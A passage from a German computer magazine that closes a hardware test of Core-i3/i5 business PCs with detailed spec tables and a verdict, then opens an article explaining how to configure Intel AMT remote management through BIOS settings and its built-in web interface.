Lobenswert ist die sehr ordentliche Kabelführung im doppelten Boden. Das Gehäuse bietet zudem Platz für insgesamt acht Festplatten und zwei 5,25"-Laufwerke. Das verbaute Intel-Mainboard (DQ57TM) glänzte kürzlich im Rahmen eines Prüfstandartikels mit einer rekordverdächtig niedrigen Leerlaufleistung von 25 Watt. Um so erstaunlicher ist, dass der ICO-Rechner bereits 43 Watt verheizt, wenn er nichts zu tun hat – mehr als alle anderen Testkandidaten.

Den hinteren eSATA-Port hat ICO im BIOS-Setup deaktiviert; er funktioniert aber eigentlich. Der oben am Gehäuse erkannte in unseren Test kein Laufwerk. Für Wake-on-LAN bedarf es beim T80V der BIOS-Setup-Optionen „Wake on LAN from S5" und „Power On-Normal Boot" sowie einem Häkchen bei „Akt. über Magic Packet aus ausgeschaltetem Zustand" in der Energieverwaltung von Windows.

Unterm Strich zeigt der ICO-Rechner, dass man einen PC besser durch geschickte Komponentenwahl als mittels einer Materialschlacht leise macht.

Wortmann Terra PC-Business 6000

Wortmann verbaut im Terra PC-Business 6000 ebenso wie ICO das Intel-Mainboard DQ57TM und einen Core-i5-Prozessor aus der 600er-Reihe. Folglich prangt auf dem Rechner im klassischen Midi-Tower-Format ein vPro-Logo. Wie bereits im letzten Board-Test festgestellt, liefert die DVI-Buchse auch mit DVI-HDMI-Adapter keinen digitalen Ton. Platz zum Aufrüsten bietet das Gehäuse reichlich.

Wortmann verwendet für den Terra PC-Business 6000 ein Mainboard von Intel.

Business-PCs – technische Daten

Hersteller, Typ	Acer S680G	Dell Optiplex 980	Extra Computer, exone Professional 4070 i5-660 W7	Fujitsu Esprimo P9900
Garantie	3 Jahre	3 Jahre	3 Jahre	3 Jahre
Hardware-Ausstattung				
CPU / -Taktrate / -Kerne	Core i3-540 / 3,07 GHz / 2 + HT	Core i5-660 / 3,33 GHz / 2 + HT	Core i5-660 / 3,33 GHz / 2 + HT	Core i5-750 / 2,67 GHz / 4 + HT
CPU-Fassung / -Lüfter (Regelung)	LGA 1156 / 92 mm (✓)	LGA 1156 / 120 mm (✓)	LGA 1156 / 92 mm (✓)	LGA 1156 / 120 mm (✓)
RAM (Typ / Max) / -Slots (frei)	2 GByte (PC3-10600 / 16 GByte) / 4 (3)	4 GByte (PC3-10600 / 16 GByte) / 4 (2)	4 GByte (PC3-10600 / 16 GByte) / 4 (2)	4 GByte (PC3-10600 / 16 GByte) / 4 (2)
Grafik (-speicher) / -lüfter	onboard (shared) / n. v.	onboard (shared) / n. v.	onboard (shared) / n. v.	Geforce 9500 GS (512 MByte) / n. v.
Mainboard (Format) / Chipsatz	Acer Q57H-Am (MicroATX) / Q57	Dell (BTX) / Q57	Fujitsu D2912-A12 (BTX) / Q57	Fujitsu D2912-A12 (BTX) / Q57
Slots (nutzbar): PCI / PCIe x1 / PEG / sonstige	2 (2) / 1 (1) / 1 (1)	2 (2) / 1 (0) / 2[2] (2)	2 (2) / n. v. / 2[2] (2)	2 (2) / n. v. / 2[2] (1)
Festplatte (Typ, Kapazität, Drehzahl, Cache)	WD3200AAJS (SATA, 320 GByte, 7200 min^{-1}, 8 MByte)	WD3200AAKS (SATA, 320 GByte, 7200 min^{-1}, 16 MByte)	WD5000AADS (SATA, 500 GByte, 5400 min^{-1}, 32 MByte)	HDT721010SLA360 (SATA, 1000 GByte, 7200 min^{-1}, 16 MByte)
Optisches Laufwerk (Typ)	HL-DT-ST GH41N (DVD-Brenner)	TssTcorp TS-H653G (DVD-Brenner)	HL-DT-ST GH22NS40 (DVD-Brenner)	Optiarc AD-7230S (DVD-Brenner)
Kartenleser	n. v.	n. v.	CF, MD, xD, MMC, MS	n. v.
3,5"- / 5,25"-Schächte (frei)	4 (3) / 1 (1)	3 (2) / 2 (1)	4 (1) / 2 (1)	4 (3) / 2 (1)
Sound-Interface (Chip)	HDA (ALC662)	HDA (ALC269)	HDA (ALC663)	HDA (ALC663)
Netzwerk-Interface (Chip, Typ) / TPM	1000 MBit/s (82578, Phy) / ✓	1000 MBit/s (82578, Phy) / ✓	1000 MBit/s (82578, Phy) / ✓	1000 MBit/s (82578, Phy) / ✓
Gehäuse (B × H × T [mm]) / -lüfter (geregelt)	Desktop (138 × 388 × 410) / n. v.	Midi-Tower (188 × 410 × 445) / n. v.	Midi-Tower (184 × 390 × 405) / n. v.	Midi-Tower (204 × 390 × 390) / n. v.
Kensington-Lock / Netzteil (-lüfter)	✓ / 299 Watt (60 mm)	✓ / 240 Watt (80 mm)	n. v. / 350 Watt (120 mm)	✓ / 300 Watt (80 mm)
Anschlüsse hinten	2 × PS/2, 1 × RS-232, 6 × USB, 1 × LAN, 3 × analog Audio	2 × PS/2, 1 × RS-232, 1 × parallel, 6 × USB, 1 × eSATA, 1 × LAN, 2 × analog Audio	2 × PS/2, 1 × RS-232, 8 × USB, 1 × LAN, 3 × analog Audio	2 × PS/2, 1 × RS-232, 8 × USB, 1 × LAN, 3 × analog Audio
VGA / DVI / HDMI / DisplayPort	1 / 1 / 0 / 0	1 / 0 / 0 / 1	0 / 1 / 0 / 1	0 / 2 / 0 / 0
Anschlüsse vorn und oben	4 × USB, 2 × Audio	4 × USB, 2 × Audio	3 × USB, 2 × Audio	2 × USB, 2 × Audio
Reset-Taster / 230-V-Hauptschalter	n. v. / n. v.	n. v. / n. v.	n. v. / ✓	n. v. / n. v.
Elektrische Leistungsaufnahme[1]				
Soft-Off / Standby / Leerlauf	0,7 W / 2,3 W / 30,5 W	0,7 W / 2,1 W / 38,7 W	0,7 W / 1,7 W / 25,5 W	0,9 W / 1,9 W / 42,7 W
Volllast: CPU / CPU und Grafik	69 W / 84 W	84 W / 105 W	71 W / 92 W	144 W / 164 W
Funktionstests				
ACPI S3 / Ruhezustand / ATA-Freeze Lock	✓ / ✓ / nicht gesetzt	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt
Serial-ATA-Modus / NX / VT	RAID / enabled / enabled	RAID / enabled / enabled	IDE / enabled / enabled	AHCI / enabled / enabled
AMT / USB-Ports einzeln abschaltbar / TPM	✓ / – / enabled	✓ / in Gruppen / disabled	✓ / k. A. / disabled	✓ / ✓ / enabled
Wake on LAN S3 / S5	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
USB: 5V in S5 / Wecken per Tastatur S3 (S5)	– / ✓ (–)	– / ✓ (–)	– / ✓ (–)	– / ✓ (–)
Booten USB-DVD-ROM / -Stick	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Dual-Link-DVI / Audio per HDMI / 2. Audiostrom	– / ✓ (DVI) / n.v.	n. v. / – / n.v.	– / ✓ (DVI) / n.v.	✓ / – / n.v.
Mehrkanalton (Bit-Stream): HDMI[3] / SPDIF / analog	✓ (✓) / n. v. / 5.1	– (–) / n. v. / nur Stereo	– (–) / n. v. / 5.1	– (–) / n. v. / 5.1
eSATA: Hotplug / Auswurfknopf / Port-Multiplier	n. v.	✓ / ✓ / –	n. v.	n. v.
Datentransfer-Messungen				
SATA / eSATA: Lesen (Schreiben)	100 (100) MByte/s / n. v.	86 (86) / 64 (62) MByte/s	99 (99) MByte/s / n. v.	108 (108) MByte/s / n. v.
USB: Lesen (Schreiben)	30,7 (21,1) MByte/s	28,1 (19,8) MByte/s	29,8 (21,0) MByte/s	31,1 (24,6) MByte/s
LAN: Empfangen (Senden)	117 (117) MByte/s	117 (117) MByte/s	117 (117) MByte/s	117 (117) MByte/s
CF- / SD- / SDHC-Card Lesen (Schreiben)	n. v. / n. v. / n. v.	n. v. / n. v. / n. v.	28,3 (21,0) / 18,5 (15,7) / 18,5 (16,2) MByte/s	n. v. / n. v. / n. v.
Linux-Kompatibilität				
Sound-Treiber / LAN	snd-hda-intel / e1000e	snd-hda-intel / e1000e	snd-hda-intel / e1000e	snd-hda-intel / e1000e
VGA (3D) / SATA	intel (✓) / ahci	intel (✓) / ahci	intel (✓) / ata-piix	nouveau (–) oder nvidia (✓) / ata-piix
Speedstep / Turbo Boost / Hibernate / ACPI S3	✓ / n. v. / – / –	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / ✓
Geräuschentwicklung				
Leerlauf / Volllast (Note)	0,6 Sone (⊕) / 0,9 Sone (⊕)	0,6 Sone (⊕) / 0,6 Sone (⊕)	0,1 Sone (⊕⊕) / 0,1 Sone (⊕⊕)	0,4 Sone (⊕⊕) / 1,5 Sone (⊖)
Festplatte / Brenner (Note)	0,9 Sone (⊕) / 0,7 Sone (⊕)	0,8 Sone (⊕) / 0,8 Sone (⊕)	0,2 Sone (⊕⊕) / 0,4 Sone (⊕⊕)	0,9 Sone (⊕) / 0,9 Sone (⊕)
Lieferumfang				
Tastatur / Maus	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
Betriebssystem / orig. Medium	Windows 7 Professional (64 bit) / n. v.	Windows 7 Professional (32bit) / n. v.	Windows 7 Professional (64 bit) / n. v.	Windows 7 Professional (64 bit) / n. v.
Anwendungs-Software	Acer Software, Adobe (Air, Flash Player, Reader), PowerDVD, Google Toolbar, McAfee Security Center (60 Tage Demo), MS Office 2007 (60 Tage Demo), MyWin. Locker, Nero 9 Essentials, Norton online Backup	Adove Flash Player, Dell Software, Silverlight, PowerDVD, Roxio Creator, Windows Live	Adobe Reader, Nero Essentials	Adobe Reader, Fujitsu System Diagnostics, MS Office 2007 (60 Tage Demo), Windows Live, Silverlight, Nero 9.0
Treiber- / Recovery-CD / Handbuch	n. v. / n. v. / n. v.	✓ / ✓ / n. v.	✓ / ✓ / n. v.	✓ / ✓ / n. v.
Sonstiges	n. v.	n. v.	n. v.	n. v.
Bewertung				
Systemleistung Office / Spiele / Gesamt	⊕⊕ / ⊖⊖ / ⊕	⊕⊕ / ⊖⊖ / ⊕	⊕⊕ / ⊖⊖ / ⊕	⊕⊕ / ⊖ / ⊕
Audio: Wiedergabe / Aufnahme / Front	○ / ⊖ / ⊕	⊕⊕ / ⊖ / ⊕⊕	⊕⊕ / ⊖ / ⊕⊕	⊕ / ○ / ⊕
Geräuschentwicklung / Systemaufbau	⊕ / ⊕⊕	⊕ / ⊖⊕	⊕⊕ / ⊕⊕	⊕ / ⊕
Preis (davon Versandkosten)	670 € (0 €)	945 € (42 €)	780 € (0 €)	989 € (0 €)

[1] primärseitig gemessen, also inkl. Netzteil, Festplatte, DVD [2] zweiter Slot elektrisch nur x4 [3] per HDMI-DVI- oder HDMI-DisplayPort-Adapter [4] Abwertung wegen Kleberausdünstung

✓ funktioniert – funktioniert nicht n. v. nicht vorhanden ⊖⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht

	HP Compaq 8100 Elite	ICO Balios Office PC Value Line T80V	Wortmann Terra PC-Business 6000
	3 Jahre	2 Jahre	3 Jahre
	Core i3-530 / 2,93 GHz / 2 + HT	Core i5-650 / 3,2 GHz / 2 + HT	Core i5-660 / 3,33 GHz / 2 + HT
	LGA 1156 / 92 mm (✓)	LGA 1156 / 2 × 120 mm (✓)	LGA 1156 / 92 mm (✓)
	2 GByte (PC3-10600 / 16 GByte) / 4 (3)	4 GByte (PC3-10600 / 16 GByte) / 4 (2)	4 GByte (PC3-10600 / 16 GByte) / 4 (2)
	onboard (shared) / n. v.	onboard (shared) / n. v.	onboard (shared) / n. v.
	HP (BTX) / Q57	Intel DQ57TM (MicroATX) / Q57	Intel DQ57TM (MicroATX) / Q57
	1 (1) / 1 (1) / 2 Low Profile [2] (2)	1 (1) / 2 (2) / 1 (1)	1 (1) / 2 (2) / 1 (1)
	HD254GJ (SATA, 250 GByte, 7200 min^{-1}, 8 MByte)	ST3500320NS (SATA, 500 GByte, 7200 min^{-1}, 32 MByte)	WD5000AADS (SATA, 500 GByte, 7200 min^{-1}, 32 MByte)
	HP GH40L (DVD-Brenner)	HL-DT-ST GH22N550 (DVD-Brenner)	iHAS124 (DVD-Brenner)
	n. v.	n. v.	n. v.
	2 (1) / 1 (0)	8 (7) / 2 (1)	4 (3) / 2 (1)
	HDA (ALC261)	HDA (ALC662)	HDA (ALC662)
	1000 MBit/s (82578, Phy) / ✓	1000 MBit/s (82578, Phy) / ✓	1000 MBit/s (82578, Phy) / ✓
	SFF (336 × 100 × 400) / n. v.	Tower (206 × 457 × 535) / 2 × 120 mm (–)	Tower (180 × 428 × 425) / n. v.
	✓ / 240 Watt (92 mm)	n. v. / 400 Watt (120 mm)	n. v. / 350 Watt (120 mm)
	2 × PS/2, 1 × RS-232, 1 × parallel, 6 × USB, 1 × LAN, 2 × analog Audio	6 × USB, 1 × eSATA, 1 × LAN, 3 × analog Audio	6 × USB, 1 × eSATA, 1 × LAN, 3 × analog Audio
	1 / 0 / 0 / 1	1 per Adapter / 2 / 0 / 1	1 per Adapter / 2 / 0 / 1
	4 × USB, 2 × Audio	2 × USB, 2 × Audio, 1 × eSATA	2 × USB, 2 × Audio
	n. v. / n. v.	n. v. / ✓	✓ / ✓
	0,7 W / 2,7 W / 27,2 W	0,6 W / 2,2 W / 42,7 W	0,6 W / 2,1 W / 26,8 W
	64 W / 80 W	76 W / 96 W	75 W / 101 W
	✓ / ✓ / gesetzt	✓ / ✓ / gesetzt	✓ / ✓ / nicht gesetzt
	AHCI / enabled / enabled	AHCI / enabled / enabled	RAID / enabled / enabled
	✓ / ✓ / ✓	✓ / ✓ / disabled	✓ / ✓ / ✓
	✓ / ✓	✓ / ✓	✓ / ✓
	– / ✓ (–)	– / ✓ (–)	– / ✓ (–)
	✓ / ✓	✓ / ✓	✓ / ✓
	n. v. / – / ✓	– / – / ✓	– / – / ✓
	– (–) / n. v. / nur Stereo	– (–) / n. v. / Stereo und Quadrophonie	– (–) / n. v. / Stereo und Quadrophonie
	n. v.	✓ / ✓ / –	✓ / ✓ / –
	127 (113) MByte/s / n. v.	110 (111) / 118 (118) MByte/s	93 (93) / 107 (105) MByte/s
	27,5 (19,3) MByte/s	31,1 (24,6) MByte/s	29,1 (19,4) MByte/s
	117 (104) MByte/s	117 (117) MByte/s	117 (117) MByte/s
	n. v. / n. v. / n. v.	n. v. / n. v. / n. v.	n. v. / n. v. / n. v.
	snd-hda-intel / e1000e	snd-hda-intel / e1000e	snd-hda-intel / e1000e
	intel (✓) / ahci	intel (✓) / ahci	intel (✓) / ahci
	✓ / n. v. / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
	0,9 Sone (⊕) / 0,9 Sone (⊕)	0,4 Sone (⊕⊕) / 0,5 Sone (⊕)	0,4 Sone (⊕⊕) / 0,6 Sone (⊕)
	1,0 Sone (○) / 1,3 Sone (○)	0,9 Sone (⊕) / 0,5 Sone (⊕)	0,6 Sone (⊕) / 1,0 Sone (○)
	✓ / ✓	n. v. / n. v.	✓ / ✓
	Windows 7 Professional (32bit) / n. v.	Windows 7 Professional (64 bit) / ✓	Windows 7 Professional (64 bit) / n. v.
	HP Protect Tools, WinDVD, Norton Online Backup, PDF Complete, Windows Live	MS Office 2007 (60 Tage Demo), Windows Live, Silverlight	MS Office 2007 (60 Tage Demo), Windows Live, Silverlight, Adobe Reader, Nero 8+9 Essentials
	n. v. / ✓ / n. v.	✓ / n. v. / n. v.	✓ / ✓ / n. v.
	n. v.	DVI-VGA-Adapter	DVI-VGA-Adapter
	⊕⊕ / ⊖⊖ / ⊕	⊕⊕ / ⊖⊖ / ⊕	⊕⊕ / ⊖⊖ / ⊕
	⊕ / ○ / ⊕	⊕ / ⊖ / ⊕	⊕ / ○ / ⊕⊕
	⊕ / ⊕⊕	⊕⊕ / ⊖ [4]	⊕⊕ / ⊕
	850 € (0 €)	959 € (0 €)	860 € (0 €)

Unter Volllast klettert die CPU-Temperatur auf 80 °C. Der Rechner läuft dann noch stabil, aber Intel spezifiziert für die T_{Case} des Core i5-660 lediglich 72,6 °C. Das Diagnoseprogramm liest zwar nicht T_{Case} sondern die prinzipbedingt ein paar Grad höhere $T_{Junction}$ aus, dennoch finden wir den Wert bedenklich. Bei den anderen Rechnern bleibt er zwischen 45 und 65 °C.

In der Disziplin Lärmentwicklung verdient der Terra PC-Business 6000 die Note „sehr gut". Die elektrische Leistungsaufnahme von 26,4 Watt im Leerlauf ist vorbildlich und der Volllastwert der Rechenleistung des Core i5-660 angemessen.

Soll der Rechner auf Wake-on-LAN-Pakete reagieren, muss man in der Energieverwaltung von Windows „Akt. über Magic Packet aus ausgeschaltetem Zustand" anhaken.

Fazit


Im Vergleich zu ihren Vorgängern mit Core-2-Prozessoren hat die neue Business-PC-Generation moderat an Performance zugelegt. Im Büro-PC-Test vom Anfang 2009 kamen die Rechner beim BAPCo Sysmark auf 100 (Core 2 Duo E4700) bis 176 Punkte (E8500) [1]. Diesmal sind es 170 bis 202 Punkte. Beim rein CPU-lastigen Cinebench fällt der Zuwachs zwischen einem Core 2 Duo E8500 und einem Core i5-660 mit 64 Prozent viel deutlicher aus.

Wie nicht anders zu erwarten liegt der einzige Rechner mit Quad-Core in Multi-Threaded-Benchmarks deutlich vor denen mit Doppelkernprozessor. Im anwendungsorientierten BAPCo Sysmark schmilzt der Vorsprung allerdings dahin. Die Doppelkernrechner kommen dafür ohne gesteckte Grafikkarte aus und können deswegen – zumindest theoretisch – sparsamer arbeiten. Der Optiplex 980 von Dell und der T80V von Balios nutzen dieses Sparpotenzial leider nicht so recht und verheizen im Leerlauf zu viel.

Wen die neue Fernwartungsfunktion Remote KVM reizt, sollte bei der Bestellung unbedingt darauf achten, dass der Prozessor aus der Core-i5-6xx-Familie stammt. Auch wenn das nicht bei allen hier getesteten Rechnern der Fall ist, so bieten doch alle Hersteller diese als aufpreispflichtige Option an. Im Übrigen kann man getrost anhand von Ausstattungstabelle, elektrischer Leistungsaufnahme und Lärmentwicklung ein Modell wählen. Lediglich der ICO-Rechner bekommt bei uns wegen Klebergestank Büroverbot. Bei Geräuschentwicklung und Leerlaufleistung hat der Exone von Extra Computer die Nase vorn. Der Esprimo P9900 von Fujitsu ist zwar etwas stromhungriger und lauter als die Kollegen, hat aber auch eine potentere CPU. Ohne Grafikkarte und mit einem Doppelkernprozessor dürften Lärm- und Stromhunger sinken. (bbe)

Literatur

[1] Benjamin Benz, Christian Hirsch, Arbeitspferde, PCs fürs Büro, c't 3/09, S. 113 c't



Benjamin Benz

Ferngesteuert

Fernwartungstechnik für Büro-PCs und -Notebooks

Die sechste Auflage von Intels Active Management Technology gewährt aus der Ferne Zugriff auf den Bildschirminhalt und leitet Mausbewegungen und Tastatureingaben weiter – egal ob der PC gerade läuft, das BIOS-Setup anzeigt oder das Betriebssystem mit einem Blue-Screen hängt.

Fernwartung: Schon das Wort klingt langweilig und nach komplexer Technik, die vielleicht große Firmen interessieren mag, für Mittelständler oder gar Privatleute aber keine Rolle spielt. Zu Unrecht, wie die folgenden Beispiele zeigen: Ein paar Mal im Jahr fährt mein Kollege Dirk seine Eltern besuchen. Die begrüßen seine Frau und den Enkel freudestrahlend. Er aber soll sofort – „wenn der Bub' schon mal da ist" – den elterlichen PC und das Notebook von Viren befreien, Updates einspielen, Backups ziehen und die ein oder andere Macke beseitigen. Klar, einen Teil davon könnte er automatisieren, aber vieles geht halt doch am besten, wenn man selbst am Monitor sitzt. Schade ist nur, dass darüber kaum Zeit für Familiengespräche bleibt.

Mein Vereinskollege Peter hat mittlerweile viel Routine in einer IT-Variante der Spielshow Montagsmaler: Mehrmals am Tag ruft ihn ein Kunde an und beschreibt mehr oder weniger aufgeregt, wie die gerade aufgepoppte Windows-Fehlermeldung aussieht, wonach der Virenscanner fragt oder was genau der Blue-Screen zeigt. Anhand dieser wirren Schilderungen soll Peter erraten, was los ist. Er betreibt eine kleine Firma für IT-Dienstleistung, die PC-Installationen und Netzwerke von Arztpraxen, Anwaltskanzleien und anderen kleinen Büros betreut. Nicht selten bittet Peter die PC-Laien unter seinen Kunden dann: „Lassen Sie den Rechner genau so stehen, ich komme vorbei und schaue mir das selbst an." Viel Zeit und Ärger blieben ihm und seinen Auftraggebern erspart, wenn er aus der Ferne mal eben schnell einen Blick auf den Monitor werfen könnte – auch dann, wenn Betriebssystem oder installierte Software nicht mehr reagieren.

Aber auch für den Eigengebrauch bieten die Fernwartungsfunktionen das ein oder andere Schmankerl: Über sie kann man den Rechner passwortgeschützt oder verschlüsselt aus der Ferne einschalten und dabei sogar auf den Bootmanager zugreifen und auswählen, welches Betriebssystem er laden soll. Per IDE Redirect startet der entfernte Rechner sogar von einer CD im lokalen Laufwerk oder einem ISO-Image. Das ist insbesondere zu Diagnosezwecken oder zur Virenjagd mit einer Live-CD praktisch.

Voraussetzung

Unter dem Begriff Active Management Technology (AMT) fasst Intel Lösungen für all die oben genannten Szenarien sowie weitere – wohl wirklich eher für Großfirmen interessante – Funktionen zusammen. Die schlechte Nachricht gleich vorneweg: AMT ist ein Bestandteil der vPro-Plattform und damit leider nicht in Consumer-, sondern nur in Business-Geräten anzutreffen (siehe S. 128). Genauer gesagt schaltet Intel AMT nur in den Chipsätzen der Q-Reihe frei. Nur wenn im System neben dem Q57- (Desktop-PCs) oder QM57-Chipsatz (Notebooks) auch ein vPro-tauglicher Doppelkernprozessor mit integrierter Grafik steckt, klappt das neu eingeführte Remote KVM. Dabei bekommt der Administrator über das Netzwerk den Bildschirminhalt des entfernten Rechners weitergeleitet und kann ihn per Tastatur und Maus fernsteuern.

Die gute Nachricht lautet jedoch, dass man für den Fernzugriff auf einen Rechner mit AMT ohne teure Software auskommt. Für vieles reichen sogar Bordmittel oder ein paar Tools, die Intel frei zum Download anbietet. Für andere kommt man auch erst einmal mit kostenlosen, aber zeitbeschränkten Testversionen aus. Alle erwähnten Programme sowie Verweise auf zusätzliche Informationen und Entwicklerwerkzeuge finden Sie über den Link am Ende des Artikels.

Wie AMT im Detail funktioniert, welche Aufgaben es im Unternehmensnetzwerk übernehmen kann und wofür all die kryptischen Abkürzungen stehen, mit denen Intel um sich wirft, hat bereits ein anderer Artikel ausführlich erklärt [1]. Intel pflegt selbst ein umfangreiches Glossar. Daher steht im Folgenden im Vordergrund, wie man die für kleinere Installationen nützlichen Dienste (verschlüsselt) zugänglich macht.

Vorbereitung

Im Auslieferungszustand des Rechners befindet sich die Management Engine (ME) im sogenannten „Factory Mode". Das heißt unter anderem, dass sie aus Sicherheitsgründen (noch) nicht am LAN- und schon gar nicht am WLAN-Port lauscht. Bevor man sie über das Netz-

werk ansprechen kann, muss man ihr ein paar Einstellungen mit auf den Weg geben. Die ersten AMT-Experimente sollten per LAN erfolgen, da über WLAN nicht alle Funktionen bereitstehen und die Konfiguration noch komplexer ist. Darüber hinaus klappt der WLAN-Zugriff nur, wenn der Rechner auch läuft (ACPI S0), der per Kabel hingegen auch in den Soft-Off- (S5) oder Standby-Modi (S1, S3, S4).

Manche Hersteller integrieren alle nötigen Optionen ins BIOS-Setup, andere verlangen die Eingabe von Strg+P während des Bootvorgangs. In letzterem Fall sind mitunter etwas Geduld und mehrere Versuche nötig, bis der Rechner die „BIOS Extension" anzeigt, denn das Zeitfenster für die Eingabe ist kurz.

Als Erstes fragt die ME nach einem Passwort, welches man direkt nach der Eingabe des werksseitig voreingestellten „admin" ändern muss. Das neue Kennwort braucht mindestens acht Zeichen, davon jeweils einen Groß- und Kleinbuchstaben, ein Sonderzeichen und eine Ziffer. Achtung: Die meisten Systeme gehen im BIOS-Setup von der US-Tastenbelegung aus, bei der die Sonderzeichen auf anderen Positionen als bei der deutschen liegen. Später müssen Sie das Passwort aber mit einer deutschen Tastatur unter Windows oder Linux eintippen. Überlegen Sie daher genau, wo die Sonderzeichen liegen. Unproblematisch sind „!", „$" und „%".

Wer AMT ohne eine spezielle Wartungssoftware nutzen will und bereit ist, auf verschlüsselte Übertragung (TLS) zu verzichten, braucht nun nur noch wenige Einstellungen zu prüfen. Die einzelnen Punkte können sich dabei je nach BIOS hinter verschiedenen Unterpunkten verstecken, sollten aber letztlich gleich heißen:

- "Manageability Feature Selection" muss auf „enabled" respektive „Intel AMT" stehen.
- Die ME muss sich entweder per DHCP eine IP-Adresse holen oder per Hand eine zugewiesen bekommen. Eventuell geht das nur mit „Local" als „Setup and Configuration Mode".
- Ein „Y" unter „Activate Network Access" schaltet die ME scharf. Fehlt dieser Punkt, ist sie auch so bereit.
- Steckt in dem System ein vProfähiger Dual-Core-Prozessor, kann man auch gleich noch den Fernzugriff auf Bildschirminhalt, Maus und Tastatur alias Remote KVM freischalten. Interessant ist diesbezüglich auch die Option „User Consent", die festlegt, ob der lokale Benutzer der Bildschirmübernahme zustimmen muss. Dazu blendet die ME zu Beginn jeder Sitzung auf dem lokalen Monitor ein Einmalkennwort ein. Nur mit diesem erhält der Administrator aus der Ferne Zugriff.

Ein Fallstrick lauert beim harmlos wirkenden Parameter Idle-Timeout: Hohe Werte können dazu führen, dass der Rechner sehr lange zum Herunterfahren braucht. Das stört insbesondere bei Notebooks.


Sobald die Einstellungen gesichert sind, lauscht der integrierte Webserver der Management Engine auf dem TCP-Port 16992. Die vom DHCP-Server zugeteilte IP-Adresse ist übrigens dieselbe, die der Rechner auch unter Windows oder Linux nutzt. In unserem Testnetz erhält man beispielsweise durch Eintippen folgender URL im Webbrowser Zugriff auf den Rechner:

http://10.22.242.164:16992

Der Benutzername lautet „admin", das Passwort ist das zuvor vergebene. Der PC muss dafür nicht laufen, aber das Netzteil die 5-Volt-Spannung liefern. Wer die IP-Adresse nicht kennt, kann das „Manageability Commander Tool" auf einem beliebigen Windows-Rechner einen IP-Bereich durchsuchen lassen. Allerdings ist dieses von Intel im Rahmen des Manageability Developer Toolkit (DTK) angebotene Beispielprogramm sehr langsam. Daher lohnt es, den Suchbereich auf wenige Adressen einzugrenzen.

Erste Schritte

Für die ersten AMT-Schritte empfehlen wir das integrierte Web-Interface. Es liefert bereits eine ganze Menge an Informationen über die Hardware und den Zustand des AMT-Systems. Dazu gehört das „Event Log", das unter anderem den Boot-Vorgang protokolliert. Spannend wird es in der Rubrik „Remote Control": Dort kann man den Rechner aus- und einschalten sowie ihm ein Reset verpassen. Aber Achtung: Das Betriebssystem des Zielsystems bekommt keinerlei Vorwarnung und hat somit keine Chance, sauber herunterzufahren.



Um den Rechner aus der Ferne einzuschalten oder neu zu starten, bedarf es nur eines Webbrowsers. Der Zugriff kann auch verschlüsselt per https erfolgen.

